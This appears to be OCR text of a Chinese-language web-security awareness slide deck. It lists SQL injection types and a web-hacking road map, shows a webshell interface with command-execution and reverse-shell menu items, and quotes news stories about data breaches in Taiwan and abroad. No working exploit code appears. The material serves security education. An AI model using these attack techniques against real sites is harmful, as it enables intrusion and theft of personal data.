
- *Bypass Authentication*
- *Error Based*
- *Union Based*
- *Update Based*
- *Blind*
- *Batch Queries*
- *Extended Procedure*

已有許多自動化工具



系統重要檔案直接讀走

http://www.mobile01.com/topicdetail.php?f=687&t=3722701&p=1



內部功能直接存取使用

http://news.ltn.com.tw/news/life/paper/168649

開放肺結核個資 網搜曝光

2007-11-17

〔記者何玉華、胡清暉、蔡以倫、黃立翔／台北報導〕衛生署疾病管制局自九月一日起限制傳染性肺結核患者搭機，卻驚傳列管的九百五十三人可透過Google在網站上搜尋，只要輸入患者名字即可查到身分證字號、居住縣市、就醫日期，嚴重危及患者隱私。疾管局昨晚接獲消息之後，鄭重對外道歉，強調系統設計確有瑕疵，將追究相關責任，若民眾權益受損，會負起相關責任。

衛生署疾管局驚爆外洩列管開放性結核病患個資！透過Google 竟能突破疾管局設有密碼管制的系統，搜尋到各縣市列管結核病患者姓名、身分證字號等個資（上圖經馬賽克處理）。疾管局昨晚已將網站關閉。 （取自Google搜尋畫面）

衛生署官員表示，台北縣衛生局昨天在網站公布一名板橋地檢署檢察官罹患開放性肺結核，由於新聞稿內說明患者年齡、在土城租屋等基本資料，北縣記者循線查到這名檢察官的姓名，並在網站搜尋，竟然意外發現透過Google就可以查到所有列管患者的名單。板檢發言人得知後，表示不能理解：「這麼重要的資料，怎麼會在網路上就找得到？」

修改關鍵參數

歷史重演

https://www.solidot.org/story?sid=24710

Solidot
奇客的资讯，重要的东西



分类
- 首页
- IT
- Linux
- 开源
- 书籍
- 开发者
- 苹果
- 游戏
- 硬件
- 软件
- 采访
- 互联网
- 询问Solidot

花旗银行因黑客入侵损失270万美元

blackhat 发表于 2011年6月27日 13时20分 星期一 0
来自九牛一毛部门

花旗银行因黑客入侵而蒙受了270万美元的损失。花旗在本月初承认黑客非法访问了超过36万美国客户的信用卡账户，黑客没有渗透进主信用卡处理系统，而只是简单的进入信用卡客户专区，然后把浏览器地址栏中自己的帐号替换成他人的帐号。花旗在上周五证实大约3400个帐号遭受了270万美元损失。花旗声称客户将不需要为损失承担责任，它将为受影响的客户重新发行新信用卡。

« Firefox地址栏将隐藏http:// | 研究人员利用电刺激劫持手 »

相关文章

互联网: **黑客轻易入侵花旗银行** 4 条评论 [+]

檔案上傳 !!!

WebShell
惡意網頁程式

上傳 → 連結 → 執行 → 攻佔網站主機

Web Server

[redacted]com/py_webshell.py?path=./Project

Backdoor Not Found

./Project 跳转目录

Webshell目录 | 创建目录 | 服务器信息 | 执行命令 | Socket反弹

当前路径（./Project）下的资源：

资源	最后修改时间	大小	模式	操作
csrf	2009-02-16 22:17:37	-	R/W/X	Del/Rename
fish	2009-02-16 22:17:37	-	R/W/X	Del/Rename
ieprint	2009-02-16 22:17:37	-	R/W/X	Del/Rename
poc	2009-02-16 22:17:37	-	R/W/X	Del/Rename
webtrojan	2009-02-16 22:17:37	-	R/W/X	Del/Rename
worm	2009-02-16 22:17:37	-	R/W/X	Del/Rename
0x37Project.rar	2008-07-11 21:57:00	68.26KB	R/W/X	R/C/D/ Del/Rename
doc.html	2008-05-20 22:50:00	0.05KB	R/W/X	R/C/D/ Del/Rename
gworm.js	2008-05-16 14:01:00	1.87KB	R/W/X	R/C/D/ Del/Rename
kb.js	2008-06-03 15:12:00	0.01KB	R/W/X	R/C/D/ Del/Rename

(C)Xeye Hack Team

Web Hacking Road Map

Web Shell

SQL Injection

Google Hacking

暴力破解帳密

修改關鍵參數

CSRF

XSS

暴庫

MD5 Crack

控制網站主機

控制資料庫主機


控制資料庫

冒用使用者身份
操作網頁功能

網頁掛馬

控制網站後台

控制網站使用者資料/電腦



https://www.haber3.com/files/2017/7/20/4865216/saka-degil-gercek-tuvaletini-yaparken-aslanlara-yem-oldu-jPv.jpg?v=aa1500533172

攻擊對象

http://syde.jp/logo/info/shiryo003.jpg

資料

應用系統

https://www.talk-business.co.uk/wp-content/uploads/2016/08/shutterstock_313779428-632x356.jpg

主機、設備

掌控應用系統 ➔ 資訊操作

https://www.theverge.com/2013/4/23/4257392/ap-twitter-hacked-claims-explosions-white-house-president-injured

AP Twitter account hacked, makes false claim of explosions at White House (update)

by Chris Welch | Apr 23, 2013, 1:16pm EDT

SHARE TWEET LINKEDIN

AP The Associated Press @AP

Follow


Breaking: Two Explosions in the White House and Barack Obama is injured

Reply Retweet Favorite More

483 RETWEETS 17 FAVORITES

10:07 AM - 23 Apr 13

NOW TRENDING



掌控主機 ➔ 借刀殺人

https://twcertcc.blogspot.com/2018/07/107-6-twcertcc.html

台灣電腦網路危機處理暨協調中心 - TWCERT/CC

2018年7月2日 星期一

107 年 6月份 TWCERT/CC資安情資電子報

關於我自己

第 3 章、2018年05月份事件通報統計

本中心每日透過官方網站、電子郵件、電話等方式接收資安事件通報，2018年5月收到通報計4813筆，以下為各項統計數據，分別為通報來源統計圖、通報對象統計圖及通報類型統計圖。

通報來源統計圖為各國遭受網路攻擊事件，屬於我國疑似遭利用發起攻擊或被攻擊之IP，向本中心進行通報之次數，如圖1所示；通報對象統計圖為本中心所接獲之通報中，針對通報事件責任所屬國家之通報次數，如圖2所示；通報類型統計圖則為本中心所接獲的通報中，各項攻擊類型之筆數，如圖3所示。




圖3、通報類型統計圖

https://www.ithome.com.tw/node/79407

韓國3月20日發生史上最大駭客攻擊事件，防毒公司的伺服器被駭，反而開始散播內有惡意程式的軟體，感染了多家銀行、電視臺等企業內部共3萬2千臺個人電腦，在3月20日下午2點造成 大規模當機。

企業所信賴的防毒軟體公司，竟然成為駭客的派毒工具。根據資安專家的調查，發生於韓國3月20日的大規模駭客攻擊事件，之所以能一次癱瘓3萬多臺電腦，最主要的原因是駭客控制了防毒軟體公司的病毒更新伺服器，原先應該是派送最新的防毒定義檔給企業用戶，結果竟變成直接將惡意程式送進企業。

https://today.line.me/TW/pc/article/VYrlPV?utm_source=copyshare

150台比特幣挖礦機全天運轉 男子竊電判刑

自由電子報
發布時間 2018年7月11日12:40
更新時間 2018年7月11日21:20

104 124

萬一發生在我們單位的 Server Farm?!


https://swcoast-nsa.travel/image/628/1024x768

台電在嘉縣東石鄉黃石吟自家鐵皮屋查獲比特幣挖礦機房。(記者丁偉杰翻攝)

〔記者丁偉杰、林宜樟／嘉義報導〕比特幣「挖礦」需耗費大量電力，男子黃石吟前年6至8月在嘉義縣東石鄉自家鐵皮屋設置比特幣挖礦機房，挖礦機約150台24小時運作，為省電費，他涉嫌找工人更改破壞電表竊電金額高達178萬6386元，嘉義地院今依犯共同竊取電能罪判刑8月，如易科罰金，1000元折算1日。全案可上訴。

Google

攻擊目標



破壞機密性(C) → Data

- 盜取機敏資料
- 可能手法
  - ✓攻陷系統主機
  - ✓Key Logger
  - ✓網路竊聽
  - ✓SQL Injection
  - ✓Insecure File Reader
  - ✓郵件夾帶惡意程式
  - ✓….

https://www.systexsoftware.com.tw/wp-content/uploads/sites/2/%E6%8A%95%E5%BD%B1%E7%89%873.jpg

喝個咖啡也會資料外洩 (2015/5)

丹堤被「駭」 500

https://tw.news.yahoo.com/丹堤被-駭-5000筆會員個資外洩-100135148.html

丹堤被「駭」 5000筆會員個資外洩

民視新聞 民視 – 2015年5月29日 下午9:02

-A +A

相關內容

丹堤被「駭」 5000筆會員個資外洩

國內知名的丹堤咖啡，傳出駭客入侵，共5000筆會員個資外洩，被PO到俄羅斯不知名的網站，今天（29日）丹堤出面道歉，表示已和俄羅斯網站連絡，請求把資料下架，並說明是代管的鉅潞科技公司把關出了紕漏，丹堤將會對消費者負起責任。

到丹堤吃早餐喝咖啡，想要更優惠，加入會員，以為可以省更多，但沒想到，卻爆發個資外洩，5000筆會員資料全都露，而且資訊還出現在俄羅斯的網站，丹堤後知後覺，19天後才發現！

丹堤咖啡副總徐恒鈞：「針對這次駭客入侵的狀況，我們對於代管網站的公司，沒有辦法在資訊安全上面，為消費者把關，我們表達非常大的歉意。」

丹堤出面道歉，卻把責任指向委託代管的鉅潞科技公司，把關出了紕漏，除了對消費者致歉，也已經報案委託市刑大處理。

丹堤咖啡副總徐恒鈞：「昨天（28日）下午就全部隔離出來，然後重新換了主機，接下做這個弱點的分析，做資安上面的補強，同樣我們會檢討其他的，所有資料庫的所在，同步加強資安上的防備。」

民眾：「會覺得很震驚吧，（怎麼說），就覺得會員資料沒有盡到保密責任，會希望跟他們求償。」

丹堤目前有10萬會員資料，1993年進軍台灣後，目前全台有121家店面，這回出包的5000

吃漢堡也會(2017/1)

想出去玩也會(2017)

2017年05月23日22:58 傳送 讚 713 G+1 4

（新增動新聞、網友看法）

雄獅（2731）公司內部網路系統受駭客入侵，竊取顧客資訊進行詐騙，代理發言人游國珍赴證交所說明表示，已向警察機關報案並請求協助偵辦，並請外部專業資安防務顧問公司協助提升資訊防護及加密升等。

游國珍表示，公司於日前遭IP位置來自於我國境外不法人士入侵，主要被竊取資料為消費者購買機票、訂房或自由行訂單資料，可能涵蓋旅客姓名、聯絡電話及購買商品內容，不過所有信用卡資訊均未外洩。

http://www.appledaily.com.tw/realtimenews/article/finance/20170523/1124464/

可樂旅遊遭駭客入侵　民眾個資外洩遭騙萬元

社會中心／台北報導

2017.04.23 / 20:20

讚 55

http://www.nownews.com/n/2017/04/23/2495102

雄獅旅行社總經理游國珍(2017.5.24)：「近4個月內曾經購買上述的商品，包含自由行旅客的票券、酒店以及機票的民眾，防範遭受詐騙。」

雄獅旅行社員工個人帳戶遭駭客入侵，30多萬筆客戶資料不翼而飛，台灣個資外洩的狀況到底多嚴重，從去年的數字來看，國內有3千多萬筆個資被駭客竊取，是大陸的3倍之多。賽門鐵克今年4月的網路資安報告也指出，台灣個資外洩嚴重程度不僅是全球第5，更高居亞洲榜首。

http://news.tvbs.com.tw/life/731047

躲在家上網購物也會 (2016/5)

http://www.appledaily.com.tw/realtimenews/article/new/20160524/869370/

【有片】中華郵政爆發個資外洩1.7萬筆　有人被騙2萬元

2016年05月24日22:20 傳送 讚 2,153 G+1 5

（新增動新聞）

國營事業個資爆發外洩事件，中華郵政今下午召開記者會說明，證實有民眾因此接獲詐騙集團電話被騙2萬多元，近半年內郵政商城訂單資料約有1萬7千多筆被竊，經查是系統被入侵。中華郵政今也向社會大眾致上最深的歉意。

中華郵政表示，5月19日有民眾反映他前一天下午訂了郵政商城的玉荷包後，之後接到電話告知他訂單有問題，要他去操作ATM改設定，因此被騙了2萬多元，中華郵政隨即報案，內部經查發現，近半年內的網購訂單資料約有1萬7千多筆被竊，但資料不包含銀行帳號、信用卡卡號、身分證號碼和生日等資料，中華郵政對民眾致上最深的歉意，中華郵政攸關帳戶資料和資訊安全上也將盡力維護，並將研擬加強保護客戶資料控管。(李姿慧／台北報導)

出版時間：15:08
修改時間：22:20

蘋果生活八... 說這專頁讚 2.7 萬

國外沒有比較好...

http://www.storm.mg/article/36521

華爾街資安危機 小摩8300萬帳戶資料遭竊

產生縮網址

傳莞淇 2014年10月03日 19:10

726 點擊數

讚 分享 24 +1 0 推文 0 Plurk! 轉寄 列印 A A A A

https://news.cnyes.com/news/id/3970767

Uber證實一年前遭駭客攻擊 5700萬筆個資外洩 還付了10萬美元贖金

鉅亨網張祖仁 報導 2017/11/22 07:38

Uber數據遭駭，而此事竟被隱瞞一年多（圖:AFP）

24小時要聞

〈鉅亨觀點〉獨董請辭潮是否企業藏有警訊？主...

18:42

破壞完整性(I) → Data

- 未授權狀況下竄改系統資訊
- 可能手法
  - ✓身份竊取
  - ✓攻陷系統主機
  - ✓**SQL Injection**
  - ✓….

https://imgn.388g.com/jzd/uploads/0/images/201803/1521710582651626.jpeg

https://www.ithome.com.tw/node/42061

iThome 新聞 產品評測 技術 專題 AI & Big Data Cloud DevOps GDPR 資安 研討會

新聞

遊戲基地遭少年駭客入侵竄改資料

